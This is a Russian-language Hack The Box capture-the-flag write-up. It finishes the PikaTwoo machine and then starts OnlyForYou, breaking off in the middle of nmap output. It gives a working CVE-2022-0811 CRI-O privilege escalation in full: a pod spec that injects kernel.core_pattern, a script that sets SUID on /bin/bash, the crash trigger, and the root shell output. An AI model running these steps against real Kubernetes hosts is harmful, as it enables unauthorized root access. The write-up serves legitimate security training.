
В каталоге пользователя `jennifer` есть файлы Kubernetes, в том числе файл с настройками `.kube/config`.



```
╔══════════╣ Analyzing Kubernetes Files (limit 70)

drwxr-x--- 3 root users 4096 Mar 18  2022 /home/jennifer/.kube
-rw-r----- 1 root users 657 Mar 18  2022 /home/jennifer/.kube/config
apiVersion: v1
clusters:
- cluster:
    certificate-authority: /home/jennifer/.minikube/ca.crt
    extensions:
    - extension:
        last-update: Fri, 18 Mar 2022 10:23:04 GMT
        provider: minikube.sigs.k8s.io
        version: v1.25.2
      name: cluster_info
    server: https://192.168.49.2:8443
  name: minikube
contexts:
- context:
    cluster: minikube
    user: jennifer
  name: jennifer-context
current-context: jennifer-context
kind: Config
preferences: {}
users:
- name: jennifer
  user:
    client-certificate: /home/jennifer/.minikube/profiles/minikube/jennifer.crt
    client-key: /home/jennifer/.minikube/profiles/minikube/jennifer.key

drwx------ 2 root root 4096 Nov 11 09:00 /var/lib/kubelet
find: '/var/lib/kubelet': Permission denied

find: '/var/lib/kubelet': Permission denied

find: '/var/lib/kubelet': Permission denied


drwxr-xr-x 2 root root 4096 Nov 16 07:39 /var/log/pods/kube-system_kube-proxy-lwwxf_a15a7fa5-e416-4374-a80d-a44577d09ce6/kube-proxy

drwxr-xr-x 4 root root 4096 Mar 10  2022 /etc/kubernetes
```

Файлы Kubernetes

Также в папке `jennifer` лежит какой-то шаблон.




```
╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root andrew 33 May 12 06:27 /home/andrew/user.txt
-rw-r----- 1 root users 657 Mar 18  2022 /home/jennifer/.kube/config
-rwxr-x--- 1 root users 145 Jan 17 11:07 /home/jennifer/template.yaml
```

Доступные для чтения файлы рута в домашних каталогах пользователей

Посмотрим версию minikube и конфиги из профиля `jennifer`.


```
dpkg -l | grep minikube
```



```
andrew@pikatwoo:~$ dpkg -l | grep minikube
hi  minikube                     1.28.0-0                amd64        Minikube
andrew@pikatwoo:~$ 
```

Версия minikube

```
cat /home/jennifer/.minikube/profiles/minikube/config.json
```



```
andrew@pikatwoo:~$ cat /home/jennifer/.minikube/profiles/minikube/config.json
{
        "Name": "minikube",
        "KeepContext": false,
        "EmbedCerts": false,
        "MinikubeISO": "",
        "KicBaseImage": "gcr.io/k8s-minikube/kicbase:v0.0.30@sha256:02c921df998f95e849058af14de7045efc3954d90320967418a0d1f182bbc0b2",
        "Memory": 2200,
        "CPUs": 2,
        "DiskSize": 20000,
        "VMDriver": "",
        "Driver": "podman",
        "HyperkitVpnKitSock": "",
        "HyperkitVSockPorts": [],
        "DockerEnv": null,
        "ContainerVolumeMounts": null,
        "InsecureRegistry": null,
        "RegistryMirror": [],
        "HostOnlyCIDR": "192.168.59.1/24",
        "HypervVirtualSwitch": "",
        "HypervUseExternalSwitch": false,
        "HypervExternalAdapter": "",
        "KVMNetwork": "default",
        "KVMQemuURI": "qemu:///system",
        "KVMGPU": false,
        "KVMHidden": false,
        "KVMNUMACount": 1,
        "DockerOpt": null,
        "DisableDriverMounts": false,
        "NFSShare": [],
        "NFSSharesRoot": "/nfsshares",
        "UUID": "",
        "NoVTXCheck": false,
        "DNSProxy": false,
        "HostDNSResolver": true,
        "HostOnlyNicType": "virtio",
        "NatNicType": "virtio",
        "SSHIPAddress": "",
        "SSHUser": "root",
        "SSHKey": "",
        "SSHPort": 22,
        "KubernetesConfig": {
                "KubernetesVersion": "v1.23.3",
                "ClusterName": "minikube",
                "Namespace": "default",
                "APIServerName": "minikubeCA",
                "APIServerNames": null,
                "APIServerIPs": null,
                "DNSDomain": "cluster.local",
                "ContainerRuntime": "crio",
                "CRISocket": "",
                "NetworkPlugin": "cni",
                "FeatureGates": "",
                "ServiceCIDR": "10.96.0.0/12",
                "ImageRepository": "",
                "LoadBalancerStartIP": "",
                "LoadBalancerEndIP": "",
                "CustomIngressCert": "",
                "ExtraOptions": [
```

Конфигурации minikube

Так как используется среда выполнения CRI-O, я сразу вспомнил про ресерч CrowdStrike (CVE-2022-0811). Этот метод LPE мы уже рассматривали в статье «HTB Vessel. Эксплуатируем уязвимость в кластере Kubernetes».

Kubernetes использует CRI-O для безопасного совместного использования ядра и ресурсов каждой ноды с различными работающими контейнерными приложениями. Ядро Linux принимает параметры времени выполнения, которые управляют его поведением. Kubernetes и управляемые им среды выполнения контейнеров позволяют модулям обновлять эти «безопасные» настройки ядра, блокируя доступ к другим.

Эта уязвимость позволяет обходить меры безопасности и устанавливать произвольные параметры ядра. Таким образом, любой, кто имеет права на развертывание модуля в кластере Kubernetes с CRI-O, может манипулировать параметром `kernel.core_pattern` для выхода из контейнера и выполнения произвольного кода от имени пользователя root на любом узле в кластере. Параметр ядра `kernel.core_pattern` указывает, какие действия в случае дампа ядра должно выполнить само ядро.

Первым делом сохраним скрипт `/dev/shm/lpe.sh`, который будет выполняться в привилегированном режиме и назначать бит SUID командной оболочке bash. Этот скрипт мы и указываем в параметре `kernel.core_pattern`.

Справка: бит SUID

Когда у файла установлен атрибут setuid (S-атрибут), обычный пользователь, запускающий этот файл, получает повышение прав до пользователя — владельца файла в рамках запущенного процесса. После получения повышенных прав приложение может выполнять задачи, которые недоступны обычному пользователю. Из-за возможности состояния гонки многие операционные системы игнорируют S-атрибут, установленный shell-скриптам.

/dev/shm/lpe.sh


```bash
#!/bin/bash
chmod u+s /bin/bash
```

А теперь используем вот такой шаблон для создания пода.

lpe.yaml

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: lpe
  namespace: development
spec:
  securityContext:
    sysctls:
    - name: kernel.shm_rmid_forced
      value: "1+kernel.core_pattern=|/dev/shm/lpe.sh #"
  containers:
  - name: lpe-container
    image: localhost/public-api
    command: ["tail", "-f", "/dev/null"]
```

```
kubectl apply -f lpe.yaml --kubeconfig=/home/jennifer/.kube/config
```




```
andrew@pikatwoo:/dev/shm$ kubectl apply -f lpe.yaml --kubeconfig=/home/jennifer/.kube/config
pod/lpe created
```

Создание пода

Теперь запускаем бесконечный процесс `tail -f /dev/null &` и получаем его PID. Затем убиваем процесс, чтобы вызвать аварийный дамп и выполнение скрипта `/dev/shm/lpe.sh`.


```
kill -SIGSEGV 1367544
```



```
andrew@pikatwoo:/dev/shm$ tail -f /dev/null &
[1] 1384659
andrew@pikatwoo:/dev/shm$ kill -SIGSEGV 1384659
andrew@pikatwoo:/dev/shm$
[1]+  Segmentation fault      (core dumped) tail -f /dev/null
```

Вызов триггера


После атаки проверяем атрибуты файла `/bin/bash`.



```
andrew@pikatwoo:/dev/shm$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27  2022 /bin/bash
```

Проверка файла /bin/bash

```
/bin/bash -p
```



```
andrew@pikatwoo:/dev/shm$ /bin/bash -p
bash-5.1# id
uid=1001(andrew) gid=1001(andrew) euid=0(root) groups=1001(andrew),100(users)
bash-5.1# cat /root/root.txt
b8fd5122f38b743855ad714e431e8094
bash-5.1# 
```

Флаг рута

У нас есть флаг рута, а это значит, что машина захвачена!

HTB ONLYFORYOU

4U
OnlyForYou
OS: Linux
Difficulty: Medium
Points: 30
Release: 22 Apr 2023
IP: 10.10.11.210

ЭКСПЛУАТИРУЕМ ИНЪЕКЦИЮ NEO4J

В сегодняшнем райтапе я покажу способы эксплуатации уязвимостей LFI и Neo4j Injection. Затем мы найдем и заюзаем баг внедрения произвольных команд, а после сделаем вредоносный пакет Python, содержащий бэкдор, который поможет нам повысить привилегии в системе.

RalfHacker
hackerralf8@gmail.com

Наша цель — захват прав суперпользователя на тренировочной машине OnlyForYou с площадки Hack The Box. Уровень ее сложности — средний.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.210    onlyforyou.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



```
Nmap scan report for onlyforyou.htb (10.10.11.210)
Host is up (0.058s latency).

PORT   STATE SERVICE VERSION
